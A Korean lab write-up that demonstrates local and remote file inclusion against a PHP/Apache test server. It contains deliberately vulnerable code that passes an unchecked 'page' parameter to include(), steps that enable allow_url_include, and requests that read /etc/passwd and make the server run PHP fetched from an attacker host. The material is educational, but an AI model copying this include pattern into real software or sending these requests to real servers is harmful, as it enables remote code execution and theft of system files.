취약점 시연

해당 서비스의 취약점들을 시연합니다 .

- LFI / RFI 취약점 시연

LFI / RFI 취약점 시연

설명

php와 **apache2**를 사용하여 **LFI / RFI** 취약점을 시연한다**.**

LFI = Local File Inclusion

RFI = Remote File Inclusion

LFI 시연 환경

Ubuntu - 24.04.3

PHP - 8.3.6

Apache - 2.4.58

IP - 172.30.1.68 [웹 서버**]**

LFI 취약한 코드

진입할 파일명 **- lfiPhp.php**

```
<?php
// RFI 취약점이 있는 코드 (교육용)
if (isset($_GET['page'])) {
    $file = $_GET['page'];
    // 사용자 입력을 검증하지 않고 바로 include
    include($file);
} else {
    echo "페이지가 지정되지 않았습니다.";
}
```

```
?>
```

첨부할 파일 명 **- test.php**

*첨부할 파일은 웹서버 안에 존재한다 .


* 파일이 실행될 경우 소스코드가 그대로 드러나는 것이 아닌 **"php run test 7"** 이라는 값만 출력될 것

```
<?php
$number1 = 3;
$number2 = 4;
$sum = $number1 + $number2;
echo "php run test $sum";
?>
```

LFI 취약점 시연


1. 위의 취약점 파일 코드를 작성 후 진입

* 참조된 파일이 없으므로 페이지가 지정되지 않았다고 출력




페이지가 지정되지 않았습니다.


2. page 파라미터를 통해 **test.php** 파일을 요청에 포함해 전송할 경우 **php** 코드가 실행되어 출력됨을 확인



3. /etc/passwd 파일또한 출력이 가능 **(**로컬에 있는 파일들을 포함하여 **php** 코드가 실행 **)**



4. 권한에 없는 파일의 경우 그냥 공백 출력 **(/etc/shadow)**



RFI 시연 환경

Ubuntu - 24.04.3

PHP - 8.3.6

Apache - 2.4.58

IP - 172.30.1.68 [웹 서버**]**

IP - 172.30.1.14 [공격자**]**

php 설정을 한가지 바꿔주어야 한다**.**

LFI 를 시연할 때 **php.ini** 파일의 **allow_url_fopen** 설정은 기본적으로 활성화가 되어있지만

RFI를 시연하기 위해서는 **allow_url_include** 부분을 **Off** 에서 **On** 으로 바꿔줘야한다**.**

```
; Whether to allow the treatment of URLs (like http:// or ftp://) as files.
; https://php.net/allow-url-fopen
allow_url_fopen = On

; Whether to allow include/require to open URLs (like https:// or ftp://) as files.
; https://php.net/allow-url-include
allow_url_include = On

; Define the anonymous ftp password (your email address). PHP's default setting
; for this is empty.
```

* 처음엔 **/etc/php/8.3/cli/php.ini** 파일을 수정했는데 제대로 시연이 안되었었다 .

** **apache2**를 통해 웹 서버를 띄워서 **/etc/php/8.3/apache2/php.ini** 경로의 **php.ini** 파일을 수정해줬더니 시연이 정상적으로 이뤄졌다 .

> RFI 취약한 코드

진입용 페이지 코드 **[웹 서버에 생성]**

파일 경로 **: http://172.30.1.68/rfiPhp.php?page=**

```
<?php
// RFI 취약점이 있는 코드 (교육용)
if (isset($_GET['page'])) {
    $file = $_GET['page'];
    // 사용자 입력을 검증하지 않고 바로 include
    include($file);
} else {
    echo "페이지가 지정되지 않았습니다.";
}
?>
```

삽입용 페이지 코드 **[공격자 PC에 생성]**


파일 경로 **: http://172.30.1.14:8080/html/RFI.php**

```
<?php
echo "hello world";
?>
```

RFI취약점 시연

*이전과 다르게 **Local** 상이 아닌 외부의 파일을 삽입하여 실행하도록 설정해볼 것이다 .

01. LFI와 동일하게 별도 파일을 삽입하지 않을경우 출력되는 페이지




172.30.1.68/rfiPhp.php?

페이지가 지정되지 않았습니다.

02. 외부 파일의 경로를 피해자의 파라미터에 첨부하여 전송

***php** 파일이 실행되어 **hello world**가 출력됨음 확인



172.30.1.68/rfiPhp.php?page=http://172.30.1.14/RFI.php

hello world

03. RFI.php 파일을 **/etc/passwd** 파일을 출력하는 코드로 변경 후 다시 시도

```
<?php
// /etc/passwd 파일 읽기 (교육용, 로컬 테스트 환경에서만 사용)
$file = '/etc/passwd';
if (file_exists($file) && is_readable($file)) {
```

```
    $content = file_get_contents($file);
    echo "<pre>" . htmlspecialchars($content) . "</pre>";
} else {
    echo  "□□ □□.";
}
?>
```